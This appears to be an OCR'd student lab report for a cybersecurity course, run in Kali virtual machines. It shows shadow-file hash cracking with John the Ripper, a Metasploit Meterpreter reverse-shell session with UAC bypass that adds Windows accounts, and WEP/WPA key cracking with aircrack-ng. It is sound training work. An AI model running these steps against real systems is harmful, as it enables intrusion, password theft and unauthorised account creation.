
1.

┌──(root㉿kali)-[~]
└─# groupadd cyse301s23
┌──(root㉿kali)-[~]
└─# groupadd troys001
┌──(root㉿kali)-[~]
└─# tail etc/group -n 6
tail: cannot open 'etc/group' for reading: No such file or directory
┌──(root㉿kali)-[~]
└─# tail /etc/group -n 6
xrdp:x:138:
snort:x:139:
syslog:x:140:
splunk:x:1001:
cyse301s23:x:1002:
troys001:x:1003:

2.

┌──(root㉿kali)-[~]
└─# useradd Terry -g cyse301s23
┌──(root㉿kali)-[~]
└─# useradd John -g cyse301s23
┌──(root㉿kali)-[~]
└─# useradd Hunter -g cyse301s23
┌──(root㉿kali)-[~]
└─# useradd Pan -g troys001
┌──(root㉿kali)-[~]
└─# useradd Bam -g troys001
┌──(root㉿kali)-[~]
└─# useradd Kong -g troys001

3.


Passwords:
Terry: Superpass
John: PassSuper
Hunter: PassUpser2343

Pan: Password1
Bam: Password 23
Kong: Password454545

4.

```
┌──(root㉿kali)-[~]
└─# tail -n 6 /etc/shadow
Terry:$y$j9T$KJ3sXQFKSwAcVg4CfEIVc0$4GYJYF/d.CcEh3SE0N1Gbvl.oRen7vnCwYwgHZUqq
n5:20046:0:99999:7:::
John:$y$j9T$37vph7W6EwbAM4Z8AiOsY.$3LkzGu4I5eXt8BmW0GHPiHHFuJMV0l3wmfQ06S267H
6:20046:0:99999:7:::
Hunter:$y$j9T$xpFxIahNy0OgZA9LR47/Q/$Le5vH/3B8kWU3JWj6sjlkYywTZpX2PpXGsKPZIV9
aAB:20046:0:99999:7:::
Pan:$y$j9T$LJ8WltFCMPQYq8pWJTVf51$a7G50uOzD0OJFQwNY1S70RXlnCcg48bh.1ZoivwH058
:20046:0:99999:7:::
Bam:$y$j9T$5WRDssqtDK97nrNC7J8/U0$1vjLcDaIpmbxuS7uwQJ64NZafczJCEwjTqBLcjI0Gt5
:20046:0:99999:7:::
Kong:$y$j9T$90PoTG4/uZyxYdWRIM/cu1$JhAKtwA5Df6LPU0vpXkyZI317lhTn3ZHCChsZal8jn
D:20046:0:99999:7:::
```


```
┌──(root㉿kali)-[~]
└─# john --format=crypt --wordlist=rockyou.txt troys001-HASH
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (crypt, generic crypt(3) [?/6
4])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sh
a512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1        (Pan)
```

Task B:


```
┌──(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: View advanced module options with advanced

       ,           ,
      /             \
     ((__---,,,---__))
        (_) O O (_)_________
           \ _ /            |\
            o_o \   M S F   | \
                 \   _____  |  *
                  |||   WW|||
                  |||     |||


       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.13    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```



[*] Started reverse TCP handler on 192.168.10.13:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:4444 → 192.168.10.9:1038) at 2024-11-20 20:31:28 -0500
meterpreter > shell
Process 2540 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\System32>net user /add Ty
net user /add Ty
The command completed successfully.
C:\Windows\System32>net user /del Ty
net user /del Ty
The command completed successfully.
C:\Windows\System32>net user /add Ty password
net user /add Ty password
The command completed successfully.
C:\Windows\System32>net user /add knight castle
net user /add knight castle
The command completed successfully.


Kali - Internal Workstation on CY301-TROYS001 - Virtual Machine Connection
File Action Media View Help
1 2 3 4
rdesktop - 192.168.10.9
Recycle Bin
Google Chrome
this

Ty password




Knight castle




Part c:


1



Aircrack-ng 1.7
[00:00:13] Tested 231 keys (got 19772 IVs)
KB depth byte(vote)
0 0/ 2 F2(28928) 7A(27136) 30(26112) 21(24832) 27(24832) 03(24576) F8(24576) 05(24320) 38(24064) 84(24064) 9A(24064) B6(24064) 29(23552)
1 9/ 10 C7(24064) 71(23808) 5C(23552) 20(23296) 2A(23296) 52(23296) 84(23296) 99(23040) DE(23040) 5B(22784) 62(22784) 8A(22784) E0(22784)
2 0/ 1 BB(30208) AB(25344) BF(25344) D8(24832) 08(24576) 93(24576) CC(24320) D3(24064) 09(23808) 1C(23552) 4E(23552) ED(23552) 90(23296)
3 0/ 12 FC(24064) 25(23808) 2A(23808) A9(23808) BD(23808) 08(23552) 42(23552) 3F(23296) 62(23296) 2C(23040) 3C(23040) 3E(23040) 8A(23040)
4 0/ 1 B9(30720) 33(26624) 3E(25344) CA(25344) 84(25088) E0(25088) 55(24832) 77(24832) 9C(24576) FF(24576) 69(24064) 6D(24064) 49(23552)
KEY FOUND! [F2:C7:BB:35:B9]
Decrypted correctly: 100%
~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5


2


Kali - Internal Workstation on CY301-TROYS001 - Virtual Machine Connection
File Action Media View Help
root@kali: ~/Desktop/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5
File Actions Edit View Help
Aircrack-ng 1.7
[00:00:01] 32/14344392 keys tested (22.32 k/s)
Time left: 7 days, 10 hours, 33 minutes, 6 seconds 0.00%
KEY FOUND! [password]
Master Key : 84 AC 47 55 3F 67 8B 7A DD B3 93 15 18 5A 3F A0
7E 95 AA F6 D2 C0 7A 6A F0 0F D4 F8 96 A9 43 F3
Transient Key : DF DF DF DF DF DF DF DF 3C 5D 91 9D AD 97 C5 A4
B6 FA C1 D5 28 57 06 22 83 14 11 A2 1B 28 79 29
45 06 2A E5 E6 CD E5 76 80 E5 0D AD 15 7C 9E 27
59 92 36 84 48 55 C5 C7 CD 8D 9F A3 44 23 64 00
EAPOL HMAC : E8 F2 F4 18 80 2A BF E2 A6 AB 6E 9D C0 40 D8 6C
~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5

Task D


root@kali: ~/Desktop/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5
Aircrack-ng 1.7
KEY FOUND! [manchester]
Master Key
Transient Key
EAPOL HMAC


File Actions Edit View Help


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
No. Time Source Destination Protocol Length Info
Profile: Default